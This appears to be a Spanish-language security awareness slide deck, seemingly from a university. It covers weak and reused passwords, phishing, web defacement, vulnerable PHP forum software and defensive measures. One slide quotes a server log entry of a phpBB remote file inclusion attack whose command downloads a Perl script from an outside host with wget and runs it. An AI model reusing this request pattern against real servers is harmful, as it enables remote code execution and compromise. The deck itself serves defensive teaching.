Muchos sistemas de autenticación requieren el uso de identificadores (login) y claves (password)

- Acceso a los equipos y servidores de la Universidad
- Lectura de correo electrónico
- Acceso Servicios externos (mensajería instantánea , banca electrónica)
- .....

Gran parte de estos sistemas emplean cifrado:

- Evitan que alguien pueda “leer los datos”
- Mayor “carga de trabajo del ordenador para realizar la conexión
- considerados “seguros”...

Problemas con las contraseñas

Problemas:

- Existencia de herramientas por “fuerza bruta” para intentar obtener contraseñas.
- Mismo usuario y clave en diversos servicios:
  - Listas de correo, acceso al correo.
  - Bases de datos , servicios de subscripción
- ¿Quién garantiza la confidencialidad de las contraseñas?
  - ¿Están las bases de datos protegidas ?
  - ¿Se almacenan las claves en “claro”?


Muchas veces se emplea la misma clave en diversos servicios , sin tener en cuenta los problemas.

Palabras de acceso vulnerables

En Agosto de 2004 apareció un programa para probar contraseñas en equipos Linux.

Claves sencillas:

- usuario carlos , clave carlos.
- Usuario root, clave 123456
- etc



Phising

Phising: Deformación de “fishing”: ¿ ir de pesca ?

“Lanzar un “cebo” e intentar “pescar” información de usuarios incautos.

- Empleada sobre con usuarios de comercio y banca electrónica para intentar obtener su información de acceso

Combinación de dos técnicas antiguas:

- Difusión masiva de mensajes no deseados (SPAM)
- “Ingeniería Social”, simular ser otra persona o entidad para obtener información del destinatario

Muchas veces no es un problema “técnico” sino de formación

Phising (II)

No solamente se trata de “mensajes bancarios”

- Suplantación (Falsificación) de la dirección de correo de un usuario en un foro o lista de correo.
- Intentos de acceso a cuentas de usuarios

Evolución de la Ingeniería Social:

1996: Llamadas a personal de una Universidad para “verificar” las cuentas de correo.

2003: “phising”, correos a usuarios de una una Universidad, solicitándoles la comprobación de sus datos.

Ataques a servidores WWW

Cambio de páginas WWW (defacement , ej http://www.zone-h.org)

- Hacktivismo (protestas de diverso tipo)
- Publicidad ,(soy el mejor)

- Herramientas automatizadas y fáciles de usar
- Escasa preparación de los atacantes

Colaboración entre "defacers" y crimen:

- No se cambia la página WWW sino una página interna
- Puertas traseras para posterior uso en phising
- "venta" de los equipos comprometidos

Ataques a servidores WWW

Actualmente sobre todo ataques sistemas Linux con PHP

- Proliferación de sistemas de noticias empleando PHP (PHPNuke, PHPBoard,etc
  - fáciles de configurar
  - Muchas prestaciones
- Pero:
  - Bastantes fallos de seguridad
  - Al ser sistemas “on line” los administradores no los actualizan rápidamente
  - Es posible emplear buscadores como google para localizar equipos vulnerables

Ejemplo de ataque WWW

Módulo de autenticación de foros WEB phpbb

- No controla la entrada
- Se puede forzar la ejecución de código
- Se descarga un fichero
- Se ejecuta

AAA.BBB.YYY.ZZZ - - [24/Oct/2005:06:52:08 +0200] "GET //modules/Forums/admin/admin_styles.php?phpbb_root_path=http://www.geocities.com/danger_xz/cmd?&cmd=cd%20/tmp;wget%20http://bandit69.sites.uol.com.br/dc.txt;perl%20/tmp/dc.txt HTTP/1.1" 200 2497

- Todo en una sola conexión WWW

Usuarios finales.

- Concienciación de los existencia de estas amenazas.
  - Los atacantes muchas veces no buscan equipos concretos.
  - Internet permite a los atacantes recopilar información de una forma rápida.
- Protección: Principalmente actualización periódica del sistema operativo y programas empleados.
  - Sistema Operativo.
  - Antivirus
  - Cortafuegos domestico

Soluciones

A nivel técnico:

- Las Universidades y Centros de formación deben ser conscientes de las necesidades de seguridad
  - No se puede seguir enseñando técnicas de programación inseguras.
    - Comprobación de los datos introducidos en cualquier función y programa
    - Uso de funciones seguras
    - Revisión de código
- Las instalaciones y distribuciones Linux no deben olvidar la seguridad a la hora de configurar los equipos

Soluciones (III)

Para organizaciones::

- No existe una solución “única”, que permita evitar cualquier problema de seguridad.
- La soluciones se deben basar en diversos niveles de seguridad:
  - Independientes
  - Distintos
  - Auditables.

    - Cortafuegos (limitación de tráfico)
    - Bastionado (hacer seguro) los equipo)
    - Monitorización de tráfico

Referencias

- Grupo de seguridad de RedIRIS, http://www.rediris.es/cert
- Centro de Alerta Temprana Antivirus, http://www.alerta-antivirus.es
- Comprobación de malware en linea http://www.virustotal.com
- ,día d la seguridad informática , http://www.seguridad.unam.mx